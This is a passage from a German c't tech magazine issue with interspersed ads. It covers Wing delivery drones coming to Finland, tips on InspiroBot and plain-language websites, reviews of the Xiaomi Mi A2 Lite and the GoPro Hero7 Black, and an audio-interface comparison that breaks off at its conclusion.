**Ab Frühjahr 2019 sollen die Lieferdrohnen der Marke Wing Nahrungsmittel, Medikamente und andere Güter in schwer erreichbare Gegenden in Finnland fliegen.**

**Von Julius Beineke**

Die Wing-Leichtfrachtdrohnen der Alphabet-Tochter X Development LLC (vormals Google X) liefern seit 2014 bei Testläufen in den USA und Australien Nahrungsmittel- und Medikamentenbestellungen aus. Ab kommendem Frühjahr sollen sie erstmals in Europa in die Luft gehen und sich der widrigen Witterung in Finnland stellen. Dort sind die Richtlinien für Drohnenflüge deutlich laxer als in anderen europäischen Ländern.

### Senkrechtstarter mit Seilwinde

Wing probierte in den vergangenen Jahren viele Prototypen ihrer kleinen, unbemannten Fluggeräte (UAS) aus. Das aktuelle Modell ähnelt äußerlich einem Starrflügelflugzeug mit doppeltem Leitwerksträger und Tragflächen mit einem Meter Spannweite, an denen zwei Propeller für den Vortrieb sitzen. An den äußeren zwei Rumpfpartien sind jeweils sechs kleine Rotoren befestigt, die zusätzlich zur Tragfläche für Auftrieb sorgen und senkrechte

Starts und Landungen, Schwebeflug und Bewegung in drei Dimensionen ermöglichen. In der zentralen Rumpfpartie ist der Großteil der Sensorik und restlichen Elektronik untergebracht. An einer Seilwinde lässt sich mithilfe eines Haltemechanismus Fracht von bis zu 1,5 Kilogramm Gewicht in Form spezieller Papptüten befestigen. Der Haltemechanismus soll unter anderem erkennen, wenn Fracht in der Transporttüte ungleich verteilt ist, damit die Drohne ihr Flugverhalten entsprechend anpassen kann.

Um für mehr Sicherheit zu sorgen, landet der Wing-Flieger nicht, sondern lässt im Schwebeflug die Winde herab und zieht die befestigte Fracht hinauf. Der Transport möglichst nah am Chassis minimiert die Windanfälligkeit und verbessert das Gleichgewicht. Am Lieferort wird die Tüte wieder abgesetzt und automatisch abgestellt.

Aus Kunststoff sowie anderem ultraleichten Material produziert und komplett elektronisch betrieben wiegt die Drohne rund 5 Kilogramm und hat laut Wing eine Reichweite von bis zu 20 Kilometern. Informationen dazu, wie lange sie tatsächlich in der Luft bleiben kann und wie sie am Landeplatz wieder aufgeladen wird, gibt es bislang nicht.

Per Project-Wing-App können Kunden Waren bei Anbietern bestellen, die mit dem Drohnen-Dienstleister zusammenar-



Bild: X. The Moonshot Factory

**Zwölf Rotoren, zwei Propeller: Project-Wing-Drohnen transportieren bis zu 1,5 Kilogramm Fracht in adretten Papptäschchen.**

beiten. Bei Testläufen in Australien waren das beispielsweise die Apothekenkette Chemist Warehouse und die Restaurantkette Guzman y Gomez. Kunden geben in der App außerdem an, wo genau die Lieferung ankommen soll – beispielsweise im Hinterhof ihres Hauses. Von einem Landeplatz in der Nähe startet eine Drohne und fliegt autonom zum Warenanbieter, der die Bestellung per Papptüte an die schwebende Drohne hängt. Danach schwirrt sie zur Lieferadresse. Besonders für Lieferungen in nur schwer zugängliche Gebiete – wie das finnische oder australische Umland – bieten sich die Drohnen an.

### Lieferprinzip und UTM-Plattform

Ein Unmanned Traffic Management Platform (UTM) genanntes System koordiniert und steuert die Drohnen. UTM verwaltet die Flieger vom Start bis zur Landung, berechnet Flugrouten und berücksichtigt dafür auch Hindernisse sowie andere Drohnen im System. Die Drohnen sollen sich in erster Linie per GPS orientieren. Für den Fall, dass das mal nicht funktioniert, sind auch eine Kamera und weitere Sensoren an Bord, die behelfsweise einspringen können.

Laut Wing soll das System auch anderen Drohnenherstellern und Dienstleistern zur Verfügung gestellt werden – mit dieser Infrastruktur möchte man sich in den nächsten Jahren die unteren hundert Meter des Luftraums erschließen. Vom Einsatz des Systems in dichter besiedelten Gebieten Europas wie Deutschland ist bei Wing bislang nichts zu lesen oder zu hören.

(jube@ct.de) ct



**Project-Wing-Drohnen sind ein Mix aus Multikopter und Propellerflugzeug und fliegen leichte Fracht automatisiert direkt zum Kunden.**

# Das eigene WordPress-Orchester dirigieren – mit All Flash SSD Power

- ✓ Volle Administrationsfreiheit
- ✓ Garantierte Ressourcen
- ✓ Unlimitierter kostenfreier Traffic
- ✓ Monitoring Service inklusive
- ✓ NEU: Debian 9 & Ubuntu 18.04 LTS

**STRATO empfiehlt!**

## Plesk Smart Updates für WordPress Toolkit

- ✓ Erstellen automatischer Backups
- ✓ Visueller und funktioneller Test durch Smart Updates mit integrierter AI
- ✓ Staging-Umgebung mit einem Klick
- ✓ Einfache Verwaltung mehrerer WordPress-Instanzen

ab **4,76** €/Monat



## V-Server Linux V40

- 600 GB SSD
- 12 GB RAM garantiert
- 6 CPU vCores
- Anbindung bis zu 500 Mbit/s

**nur 1,-**

€/Monat für 6 Mon.  
danach 15€/Mon.  
Laufzeit 12 Mon.

**plesk**

Mehr Sicherheit bei Ihren WordPress Updates.

Jetzt alle Vorteile sichern:

**10% SOFORT  
RABATT**

Gutscheincode jetzt einlösen unter:  
[www.strato.de/server/plesk](http://www.strato.de/server/plesk)

**STRATO**




**strato.de/server**

## Automatisch inspiriert

[inspirobot.me](http://inspirobot.me)

Meme-Generatoren finden sich im Internet an vielen Stellen. Damit entsteht ganz fix aus einem aussagekräftigen Foto und einem passenden Spruch das klassische Witzbild zum Weiterreichen im Web. Aber was, wenn die Inspiration fehlt? Dann hilft **InspiroBot**. Hier muss man nur auf den „Generate“-Knopf klicken und warten, bis ein mehr oder weniger hübsches Bild samt Textbotschaft erscheint.



Zum Glück spuckt InspiroBot nur englische Sprüche aus. Die klingen allein aufgrund der Sprache – man kennt das von Songtexten – fast immer irgendwie geistreich. Tatsächlich produziert der Bot kompletten Unsinn: „without heritages there can be no gambles“ zum Beispiel, oder „Find cake. Hype luck.“

Der „Mindfulness Mode“ bringt als Steigerung Videos. Sie setzen sich aus Fotos plus Texten zusammen, die im ruhigen Rhythmus vom jeweils nächsten Meme abgelöst werden. Eine Kunststimme liest die Sprüche vor, begleitet von Klangschalen-Gedöngel oder meditativen Trommeln. Echte Inspiration sollte man sich von dieser Webseite nicht erhoffen. Aber die automatisch generierten Sprüche sind so schräg, dass man beim Betrachten ganz schnell den Kopf frei bekommt für neue, eigene Ideen.

(dwi@ct.de)

Broschüren, Postkarten und Material für ein Brettspiel namens „Fleisch oder Fahrrad“ herunterladen, das mit Fragen und Antworten insbesondere Jugendliche für das Thema Nachhaltigkeit sensibilisieren soll. (dwi@ct.de)

## Nimms leicht

[leichte-sprache.de](http://leichte-sprache.de)

<https://hurraki.de>

[languagetool.org/de/leichte-sprache](http://languagetool.org/de/leichte-sprache)

[nachrichtenleicht.de](http://nachrichtenleicht.de)

[brandeins.de/zugabe/rubriken/leichte-sprache](http://brandeins.de/zugabe/rubriken/leichte-sprache)

Texte sind häufig kompliziert. Dann fällt es manchen Menschen schwer, den Inhalt zu verstehen. „Leichte Sprache“ soll helfen, auch komplizierte Sachverhalte für jedermann zugänglich zu machen. Das **Netzwerk Leichte Sprache** nennt die Grundregeln: kurze Sätze, keine Fremdwörter und konsequent Genitiv, Passiv, Konjunktiv vermeiden. **Hurraki**, ein Wörterbuch für leichte Sprache im Stil eines Wikis, hilft Einsteigern bei der Wortwahl. Ob ein Text verständlich formuliert ist, kann man auf der Website **LanguageTool** checken lassen. Der Hersteller der gleichnamigen Software für Grammatik- und Rechtschreibprüfung bietet eine kostenlose Überprüfung an, bei der zu lange Wörter, zu komplizierte Sätze und Verben im Passiv farbig markiert werden. Einen offiziellen Standard der leichten Sprache gibt es allerdings noch nicht.

The image contains two side-by-side screenshots from the 'leichte-sprache.de' website. The left screenshot shows a quote from the Hamburg Waste Management Ordinance: "In jede Tonne kommt ein anderer Müll. Darauf muss man achten." with the note "Leichte Sprache - Passagen der Hamburgischen Abfallbehälterbenutzungsverordnung". The right screenshot shows a quote from Niklas Luhmann's article 'Der neue Chef': "Man darf nicht im Müll von anderen Leuten wühlen." with the note "Hier die Übersetzung einiger Absätze der Hamburgischen Abfallbehälterbenutzungsverordnung." Both screenshots include a 'Lesen' (Read) button at the bottom right.

Ausgabe 10/2018  
Man darf nicht im Müll von anderen Leuten wühlen.  
Hier die Übersetzung einiger Absätze der Hamburgischen Abfallbehälterbenutzungsverordnung.  
Lesen

Ausgabe 09/2018  
Es geht vorbei  
Hier die Übersetzung von Auszügen aus dem Aufsatz „Der neue Chef“ von Niklas Luhmann in der juristischen Fachzeitschrift „Verwaltungsarchiv“ Nr. 53 aus dem Jahr 1962.  
Lesen

Da es bei der leichten Sprache insbesondere um gesellschaftliche Teilhabe geht, bieten etliche TV- und Radiosender auf ihren Webseiten auch einfach formulierte Nachrichten – **nachrichtenleicht** beispielsweise ist der Wochenrückblick des Deutschlandfunks in leichter Sprache. Und die Kollegen vom Wirtschaftsmagazin **brand eins** erzählen in jeder Ausgabe Texte in leichter Sprache nach, mal einen Romanausschnitt und mal Passagen aus einer Abfallbehälterbenutzungsverordnung. Das ebenso verblüffende wie amüsante Ergebnis findet sich online in der Rubrik **Zugabe** auf der Website des Magazins. (dwi@ct.de)

Diese Seite mit klickbaren Links: [ct.de/y4qg](http://ct.de/y4qg)



# So einfach kann's sein! Werde IT-Security Experte

Hinkommen  
Vertrag unterschreiben  
Karriere starten europaweit\*



Triff **500 Cyber Security Experten** an einem Tag auf der **NTT Security University 2019**.  
Wir sind das auf Sicherheit spezialisierte Unternehmen und „Security Center of Excellence“  
der NTT Group. NTT Security verfügt über 10 SOCs, sieben Zentren für Forschung und Entwicklung  
sowie mehr als 1.500 Sicherheitsexperten weltweit und behandelt jährlich Hunderttausende  
Sicherheitsvorfälle auf sechs Kontinenten.

Wir laden Dich ein zu einem persönlichen Kennenlernen und geben Dir die Chance,  
gleich vor Ort den Arbeitsvertrag zu unterschreiben.

Komm mit Deinem **CV** vom **24.-25.01.2019** ins **Scandic Berlin Hotel am Potsdamer Platz**.  
Wir freuen uns auf Dich! Details findest Du auf unserer Website:

[nttsecurity.com/jobs](http://nttsecurity.com/jobs)

\*Nach Sicherheitsüberprüfung

Scandic Berlin Hotel  
24.-25.01.2019



# Günstiger Akkuprotz

Xiaomi-Smartphone Mi A2 Lite im Test

**Die bisher hierzulande eher unbekannten Xiaomi-Handys sind seit Kurzem bei vielen Händlern zu finden – etwa bei Media Markt und Saturn. Das günstigste ist das Xiaomi Mi A2 Lite mit schlankem Android und großem Akku. Ein Schnäppchen für 180 Euro oder ein typisches Billighandy?**

Von Robin Brand

Das Mi A2 Lite kommt im Unterschied zum teureren Schwesternmodell (Mi A2) mit langsamerer Hardware und Notch im etwas kleineren Display. Auf der anderen Seite punktet es mit größerem Akku und Kopfhörerbuchse. Beides gemein ist als Betriebssystem das schlanke Android One. Das garantiert zwei Jahre lang Updates auf die neueste Android-Version und drei Jahre regelmäßige Sicherheitspatches.

Das Mi A2 Lite ist wertig verarbeitet. Die unschönen Unterbrechungen durch die Antennenlinien fallen aber negativ auf. Der 4000-mAh-Akku ist im Wortsinn ein dickes Paket. Die schlanke Linie von High-End-Smartphones hält das Mi A2 Lite nicht. Insgesamt liegt das Gerät gut in der Hand.

Im Mi A2 Lite arbeitet ein Qualcomm-Snapdragon-625-Prozessor. Die Performance liegt im Bereich anderer Einsteigerhandys. Auf Augenhöhe ist etwa das HTC Desire 12+. Auch vor dem teure-

ren Lenovo Motorola One muss sich das Mi A2 Lite nicht verstecken.

## Meist schnell genug

Im Alltag fallen Verzögerungen allenfalls im direkten Vergleich mit potenteren Smartphones auf. Kamera-, Messenger- oder News-Apps öffnen sich zügig. Dank 4 GByte RAM geht das Handy auch nicht in die Knie, wenn der Nutzer zwischen mehreren gleichzeitig geöffneten Apps hin- und herwechselt. Insgesamt überzeugt die Leistung für ein Handy, das weniger als 200 Euro kostet. Für etwa 160 Euro ist die Version mit 3 GByte RAM und 32 GByte Speicher erhältlich – die Ersparnis von etwa 20 Euro lohnt sich eher nicht.

Viel hatten wir uns vom üppig dimensionierten Akku versprochen – und tatsächlich liefert Xiaomi einen Spitzenwert beim WLAN-Surfen ab. Satte 16,4 Stunden hält es durch. Keine Bestmarken erreicht das Smartphone beim Spielen und Filmen schauen. Für ein Smartphone seiner Preisklasse fallen die gemessenen Werte aber allesamt mehr als in Ordnung aus. Über den Tag bringt es seine Besitzer auf jeden Fall, und länger als die Konkurrenz in derselben Preisklasse hält es durch.

Nichts zu bemängeln gibt es am System, das Mi A2 Lite läuft mit Android One. Xiaomi verzichtet fast gänzlich auf eigene Apps, beispielsweise eine für den Infrarotsender ist installiert. Weit entfernt ist das System von der stark angepassten, quietschbunten hauseigenen Benutzeroberfläche MIUI. Das LCD-Panel des Xi-

aomi ist ausreichend hell und dank hoher Auflösung gestochen scharf. Als Schwäche des Smartphones stellt sich die Kamera heraus. Abseits bester Lichtverhältnisse werden die Fotos grisselig. Auch in gut ausgeleuchteten Innenräumen misslingen Schnappschüsse öfters. Zur Wahrheit gehört aber auch: Wer höhere Ansprüche an seine Smartphone-Kamera stellt, wird in dieser Preisklasse nicht fündig.

## Fazit

Abstriche müssen Käufer – klassenüblich – bei der Kamera machen. Ein NFC-Chip für kontaktloses Bezahlen fehlt. Diesen hat das teurere Mi A2. Deutlich bessere Fotos gibt es erst in der nächsthöheren Preiskategorie, etwa beim Nokia 7 Plus für rund 280 Euro. Für den Alltag ist das günstige Smartphone von Xiaomi ausreichend schnell. Außerdem ist das Mi A2 Lite gut verarbeitet, und der Akku hält lange durch. In der Klasse unter 200 Euro ist es eine Empfehlung wert. (rbr@ct.de) ct

## Xiaomi Mi A2 Lite

Smartphone	
Betriebssystem/ Sicherheitspatch	Android 8.1.0 / 1. Nov. 2018
Prozessor / Kerne	Qualcomm Snapdragon 625 / 8 × 2 GHz
Grafik	Qualcomm Adreno 506
Arbeitspeicher / Flash-Speicher (frei)	4 GByte / 64 GByte (53,04 GByte)
Dual-Sim / Typ	✓ / nanoSIM (microSD zusätzlich)
WLAN <sup>1</sup> / Antennen	WiFi 4 / 1
Bluetooth / NFC / Standortbestimmung	4.2 / – / GPS, Glonass, Beidou
LTE-Kanäle / 1/3/7/8/20/28/32	✓/✓/✓/✓/✓/✓/–
Fingerabdrucksensor	✓ (Rückseite)
USB- / Kopfhörer-Buchse	Micro-USB (USB 2.0) / ✓
Akku / Ladezeit	4000 mAh / 2,6 h
Abmessungen (H × B × T) / Gewicht	14,9 cm × 7,15 cm × 0,95 cm / 176 g
Kamera	
Kameraauflösung / Blende / OIS	12 MP / f/2,2 / –
Hauptkamera Videos 4K / FullHD	– / ✓ (30 fps)
Frontkamera Auflösung / Blende	5 MP / f/2
Display-Messungen	
Technik / Diagonale (Größe)	LCD (IPS) / 5,8 Zoll (13,4 cm × 6,35 cm)
Auflösung / Seitenverhältnis	2280 × 1080 Pixel / 19:9
Helligkeit / Ausleuchtung	1,7...451 cd/m <sup>2</sup> / 89,6 %
Laufzeit-Messungen	
Video lokal / Streaming / 3D-Spiel / WLAN <sup>2</sup>	12,7 h / 11,6 h / 7 h / 16,4 h
Preis	180 €
<sup>1</sup> WiFi 4 = 802.11n	<sup>2</sup> gemessen bei 200 cd/m <sup>2</sup>
✓ vorhanden	– nicht vorhanden



# Was wäre, wenn Sie einen ROI von 126% erzielen könnten? **Erfahren Sie mehr über All-Flash Speicher:**

[DellEMC.com/DE/ITTransformation](https://www.dell.com/de-de/it-transformation)

Intel Inside®. New possibilities outside



Intel und das Intel-Logo sind Marken der Intel Corporation oder ihrer Tochtergesellschaften in den USA und/oder anderen Ländern.

Basierend auf der von Dell EMC in Auftrag gegebenen Forrester TEI-Studie „Improved Performance And Cost Efficiency Enabled By The Dell EMC All-Flash Storage Portfolio“, vom September 2017.

Die Ergebnisse basieren auf einer zusammengesetzten Organisation, die aus (4) Kundenbefragung aufgebaut wurden und sind ein Vergleich zu traditionellem Festplattenspeicher.

<https://www.dell.com/de-de/storage/data-storage.htm#i=m&overlay=/collateral/analyst-reports/forrester-all-flash-tei-multi-company-case-study.pdf>



# GoPros Comeback

## 4K-Action-Cam GoPro Hero7 Black

Filmen bei Action erfordert eine leistungsfähige Bildstabilisierung, und hier legt die neue GoPro entscheidend zu. Die Live-Übertragung lässt Freunde beim nächsten Abenteuer mitfeiern. So summieren sich die kleinen Verbesserungen der Hero7 zu einem großen Entwicklungssprung.

Von Hannes A. Czerulla

Es ist ruhig geworden um die einst boomen Action-Cams. Die GoPro Hero7 könnte die Lust am Filmen nun wiederbeleben. Wie ihre Vorgänger gibt es sie in den drei Versionen White, Silver und Black, die sich nicht nur in der Gehäusefarbe unterscheiden, sondern auch in der Ausstattung. Wir haben das Spitzenmodell Black getestet. Es hat einen Sensor mit 12 Megapixel, nimmt 4K-Videos mit

bis zu 60 fps auf und schießt außer JPEG- auch RAW-Bilder. Der Sony-Sensor-Chip stammt vom Vorgänger Hero6, doch wurde um ihn herum viel verbessert.

### Videoqualität

Die Hero-Modelle der vorigen Jahre hingen den Geräten von Konkurrent Sony technisch hinterher. Grund war hauptsächlich die ausgezeichnete Bildstabilisierung der Sony-Kameras. Genau in diesem Punkt hat GoPro bei der Hero7 massiv nachgerüstet. Obwohl sich in Bezug auf Farben, Dynamik und generelle Bildgestaltung nur wenig im Vergleich zum Vorgänger getan hat, steigt die Aufnahmehäufigkeit dadurch deutlich.

Der Hersteller spricht von „HyperSmooth“ und einer Gimbal-ähnlichen Stabilisierung. Einen optischen Bildstabilisator hat die Hero7 nicht, sondern arbeitet wie viele Smartphone-Kameras mit Software-Algorithmen. Dabei wird das Bild ein wenig beschnitten. Tatsächlich ist die Funktion bei leichten Bewegungen ähn-

lich leistungsfähig wie echte Hardware-Gimbals. Hält man die Kamera beispielsweise beim Laufen in der Hand, bleibt das Bild fast vollkommen verwacklungsfrei. Im Test montierten wir die Action-Cam unter anderem an einem Downhill-Mountainbike und fuhren Strecken mit holprigen Wurzelpassagen und gewagten Sprüngen. Vor allem Vibrationen und kleinere Bewegungen schluckte HyperSmooth fast vollständig; gröbere ruckartige Bewegungen glättete die Automatik zumindest stark und deutlich besser als ihr Vorgänger. Eine Grenze wird bei heftigen Vibrationen und ausschweifenden Bewegungen erreicht, hier hält die digitale Stabilisierung nicht mehr mit einem Hardw-Gimbal mit.

Beim Objektiv handelt es sich mit einer Brennweite von 17 Millimetern um ein Super-Weitwinkel. Dadurch ist der Blickwinkel extrem breit und es kommt zu einem verzerrnden Fischaugeeffekt. In Action-Cam-Videos hat sich dieser Look mittlerweile zum obligatorischen Stilelement entwickelt. Wünscht man sich aber ein verzeichnungsfreies Bild, muss man mit Hilfe von professioneller Videoproduktions-Software nachbearbeiten. In niedrigeren Auflösungen kann man das Sichtfeld auf „linear“ stellen; die Verzeichnung zu den Ecken ist dann deutlich geringer.

Sowohl Videos als auch Fotos sind tendenziell warm abgestimmt und zeigen einen Hang zum Rötlichen. Die Qualität entspricht der von Mittelklasse-Smartphones.

Speziell für Fotos bei Dunkelheit oder generell für Motive mit hoher Dynamik

hat GoPro die Funktion „SuperFoto“ integriert. Hinter dem Marketing-Begriff verbirgt sich eine leicht aufgebohrte HDR-Funktion. Sie nimmt bei suboptimaler Beleuchtung tatsächlich mit außergewöhnlich hoher Dynamik bei praxistauglicher Verschlusszeit auf. Allerdings zeigen die Aufnahmen deutliches Rauschen, was die Verwendbarkeit begrenzt.

## Bedienung

Das Gehäuse der Hero7 Black ist nun tatsächlich schwarz und mit einer Art Gummirierung überzogen. Das macht sie griffig und dämpft Stöße. Allerdings ist die Oberfläche kratzempfindlich. Ohne zusätzlichen Schutz ist die Hero7 bis zu 10 Meter Tiefe wasserdicht. Man kann sie also problemlos abspülen nach einem Matschbad. Mitgeliefert wird lediglich ein Plastikrahmen, in den man die Kamera schnallt. Er schützt vor allem die Ecken und Kanten, verdeckt aber den USB-Anschluss, sodass man die Kamera jedes Mal herausnehmen muss, um sie zu laden.

Zwei Tasten hat die Kamera, eine zum Einschalten, eine zum Starten und Stoppen der Aufnahme. Beide sind auch mit Handschuhen bedienbar. Fummelig wird es, wenn man weitere Einstellungen vornehmen möchte. Denn das funktioniert über den nur 2 Zoll großen Touchscreen. Für seine Größe lässt er sich einigermaßen gut bedienen, da die Schaltflächen groß genug sind und Scrollbewegungen zuverlässig registriert werden. Die Bedienoberfläche reagiert manchmal träge.

Videos und Fotos lassen sich bereits auf der Kamera überprüfen. Kreative Möglichkeiten eröffnen die Zeitlupen-(240 fps) und verschiedenen Zeitraffer-Modi. Praktisch ist auch, dass man bereits Sequenzen als Highlight markieren kann, sodass man sie später schnell wieder findet.

Ganz stabil lief die Software der Kamera nicht: Mehrmals hing sie sich beim Booten auf und aktivierte nur die Bildschirmhintergrundbeleuchtung, zeigte aber nichts an. Auch beim Sichten der gedrehten Videos fror die Bedienoberfläche gelegentlich ein. Wiederbeleben konnten wir die Hero nur, indem wir den Akku entnahmen. Stimmkommandos nimmt die Kamera auch entgegen, etwa „GoPro, Foto machen“. Im Test verstand uns die Kamera nicht immer.

Wie eh und je hat die Hero kein Standard-Stativgewinde, sondern eine proprietäre Halterung am mitgelieferten

Um die Hero7 über den proprietären Anschluss mit Zubehör zu verbinden, muss man die Kamera erst in den mitgelieferten Rahmen stecken.

Schutzrahmen. Mittlerweile gibt es für wenig Geld Unmengen an Zubehör aus Fernost zu kaufen, beispielsweise Brust- und Kopfgurte, Saugnäpfe, Helm-, Fahrrad- und Universalhalterungen.

## App

Für Android und iOS gibt es eine passende Smartphone- und Tablet-App. Die Geräte verbinden sich via WLAN. Die App zeigt unter anderem das Live-Bild der Kamera und dient als Fernbedienung. Bereits aufgenommene Fotos und Videos überträgt man kabellos aufs Mobilgerät und pumpt sie anschließend beispielsweise in die sozialen Netzwerke. Eine rudimentäre Videobearbeitung findet sich ebenfalls.

Die App ermöglicht es außerdem, Videos live ins Netz zu streamen. Als Plattformen stehen Facebook und YouTube zur Verfügung – und ein RTMP-Stream (Real-Time Messaging Protocol), der mit Flash-Playern oder auf YouTube ange schaut werden kann. Ohne Smartphone als Verbindungsglied zum WLAN oder Mobilfunknetz funktioniert Live-Streaming nicht.

Mit einer Akkuladung konnten wir im Test 46 Minuten Video in 4K-Auflösung mit 60 fps aufnehmen. Außerdem ist der kompakte Akku mit 1220 mAh einfach austauschbar. Weitere Akkus kosten rund 23 Euro, für rund 60 Euro bekommt man ein Doppeladegerät inklusive zusätzli chem Akku. Ansonsten wird der Akku in der Kamera per USB Typ-C geladen.

## Fazit

GoPro hat seine Hausaufgaben gemacht und beim Schwachpunkt Bildstabilisator kräftig nachgebessert. Mit der 400 Euro



teuren Hero7 Black hat GoPro die Konkurrenten wieder eingeholt und übertrifft sie in vielen Aspekten sogar. Wer eine gute Action-Cam sucht, kann bei der Hero7 bedenkenlos zugreifen. Auch für Besitzer der Vorgängermodelle lohnt sich der Umstieg allein wegen der verbesserten Bildstabilisierung. Hinzu kommt die deutlich komfortablere Bedienoberfläche.

Mit der Hero7 Silver und White gibt es zwei preiswerte Versionen der Kamera. Sie kosten 100 beziehungsweise 200 Euro weniger als die Black. Die Unterschiede: Sie haben beide kein LCD an der Front und einen anderen Sensor-Chip mit 10 Megapixel. Die Silver-Version nimmt zwar in 4K-Auflösung auf, aber nur mit 30 fps, die White-Variante nur in Full-HD mit 60 fps.

(hc@ct.de) ct

## GoPro Hero7 Black

Action-Cam	
Hersteller	GoPro, www.gopro.com
Sensor / Größe	Sony IMX277 / 1/2,3
Auflösung Video / Foto	4K (60 fps) / 12 MP (4000 × 3000)
Aufnahmewinkel max.	170 Grad
Audio-Aufnahme	Stereo
Display Größe / Auflösung	TFT 2 Zoll / 480 × 320 Pixel
Wasserdicht	bis 10 m
Bildstabilisator	digital
Anschlüsse	USB Typ-C, Micro-HDMI, 3,5 mm Klinke (per Adapter)
GPS / Bluetooth / WLAN	✓ / ✓ / ✓
Wechselspeicher	MicroSDXC
Lieferumfang	Akku, Rahmen, Klebehalterungen, Kabel USB Typ-C
Akkulaufzeit	46 min
Maße	6,2 cm × 4,4 cm × 3,3 cm
Gewicht	117 g
Preis	400 €



# Musikzentralen

## Praktische Audio-Interfaces mit Lautsprecher-Steuerung

**Das Audient iD44 und das Mackie Big Knob Studio+ locken mit üppigen Umschaltmöglichkeiten für Abhörmonitore. Doch wie wirken sich die saftigen Preisunterschiede auf den Klang aus?**

**Von Hartmut Gieselmann**

**F**ortgeschrittene Musiker und Produzenten hören ihre Musik nicht nur auf einer Abhöranlage ab, sondern wechseln zwischendurch gerne die Lautsprecher. So können sie beispielsweise prüfen, wie die Musik auf großen und kleinen Systemen klingt. Besonders praktisch sind dazu Audio-Interfaces, an denen man die Ausgänge direkt umschalten kann, ohne in der Software zu fummeln.

Mackie hat seine Big-Knob-Serie um drei Modelle erweitert. Das hier getestete größte Modell Studio+ für rund 270 Euro erlaubt das Umschalten zwischen drei Lautsprecherpaaren nebst separater Lautstärkeanpassung. Neben einem integrierten USB-Interface lassen sich noch drei weitere Stereo-Quellen sowie zwei Mikro-

fone anschließen. Alle Eingänge kann man auch ohne den Rechner abhören und direkt auf die Lautsprecher schalten – entweder gemixt oder einzeln.

Beim doppelt so teuren Audient iD44 muss der PC hingegen immer laufen. Als Besonderheit lässt sich das Signal von zwei der vier Mikrofoneingänge über Insert-Buchsen an Hardware-Effektgeräte weiterleiten, bevor es im Rechner landet. Das klappt auch mit Gitarren und Bässen, die man über zwei DI-Buchsen an der Front direkt anschließt. Sie teilen sich die Kanäle mit den ersten beiden Mikrofonen. Alternativ lassen sich über Kombibuchsen (XLR und symmetrische TRS-Klinke) auch Hochpegelsignale von Synthesizern und anderen Instrumenten aufnehmen.

Beide Interfaces bringen jeweils zwei Kopfhöreranschlüsse mit, die sich mit unterschiedlichen Signalen beschicken lassen. Im Big Knob Studio+ wurde ein Talkback-Mikrofon zur Verständigung mit einem Aufnahmeraum eingebaut. Auf Wunsch kann man aber auch ein separates Mikrofon anschließen und per Fußtaster schalten.

Während beim Big Knob die Umschalter für Mono, Mute und Dim vorgegeben sind, kann man die Funktionen der

Schalter des iD44 per Software einstellen – ebenso wie das Routing der Eingänge auf die einzelnen Ausgänge. Vier Speicherplätze stehen für verschiedene Kombinationen zur Wahl und lassen sich im Gerät ablegen. So kann man das Interface dank USB Class Compliance auch ohne Treiber unter Linux und iOS nutzen. Verzichten muss man dann jedoch auf die iD-Taste, die es über den großen Endlosregler erlaubt, beliebige Parameter einer Musik-Software unter dem Mauszeiger einzustellen.

### Neuer Messrekord

Audient rechtfertigt den deutlich höheren Preis des iD44 gegenüber dem Big Knob mit einer weitaus besseren Signalqualität. Bei der Wiedergabe erreicht das iD44 mit einer Dynamik von 126 dB(A) einen Spitzenwert, den bei c't noch kein Audio-Interface zuvor erreichte. Das Big Knob liefert mit knapp 102 dB(A) hingegen nur Durchschnittskost – da schaffen selbst viele Onboard-Sound-Chips eine bessere Dynamik.

Den exzellenten Eindruck wiederholt das iD44 auch bei der Aufnahme: Mit knapp 114 dB(A) liegt es bei hochpegeligen Line-Signalen nahezu gleichauf mit dem fast viermal so teuren UFX 2 von



Die analogen Ein- und Ausgänge des Audient iD44 lassen sich über zwei ADAT-Anschlüsse nebst BNC-Buchse für das Clock-Signal erweitern.

RME – besser geht es kaum. Da ist es nur zu ärgerlich, dass die Gain-Regler unseres Testmusters nicht exakt gleich justiert waren. Beim Anschlag der analogen Regler auf Minimum wurde der zweite Kanal um etwa ein Dezibel lauter aufgenommen als der erste. Um eine exakt gleiche Aussteuerung zu bekommen, ist also Fummeli nötig.

Das Big Knob fällt hier stark ab. Mit weniger als 94 dB(A) erreicht die Dynamik am Line-Eingang nicht mal CD-Qualität. Deutlich besser klappt die direkte Durchleitung von Signalen: Mit 108 dB(A) hört man selbst bei extremen Lautstärken kein Rauschen – wenn auch einige Spitzen-Interfaces das besser können. Dazu gehört etwa auch die günstige passive Ausführung des Big Knob, die Mackie als Umschalter für rund 70 Euro anbietet. „Passiv“ meint hier zwar nicht unverändert, aber immerhin blieben von den maximal möglichen 142 dB(A) unseres Signalgenerators von Rohde & Schwarz nach der Durchleitung durch den Big Knob Passive sehr gute 116 dB(A) übrig.

## Nicht für jedes Mikrofon

Licht und Schatten fanden wir hingegen bei den Mikrofon-Vorverstärkern von Audient: Sensationell gut pepeln sie relativ starke Signale von -27 dBV (rund 45 mV) auf und erreichen dabei fast die gleiche Dynamik wie bei Line-Signalen. Für Kondensator-Mikrofone ist das super. Am Big Knob fällt die Dynamik beim selben Eingangspegel hingegen um fast 20 dB schlechter aus.

Bei schwächeren Signalen, wie sie etwa dynamische Mikrofone erzeugen, fällt die Leistung des iD44 jedoch stark ab. Bei maximaler Verstärkung von 57 dB bleibt nur noch eine Dynamik von 81 dB(A) übrig. Das schafft auch das günstigere Big Knob. Mit pegelschwachen Mikrofonen droht bei Aufnahmen ein deutlich hörbarer Rauschteppich. Hier sollte



Am Mackie Big Knob Studio+ kann man zwar alle Eingänge auf die Lautsprecher routen, am PC nimmt es jedoch nur eine Stereoquelle oder einen Mix auf.

man in einen separaten Vorverstärker oder ein besseres Audio-Interface aus dem Vergleichstest in [1] investieren.

## Fazit

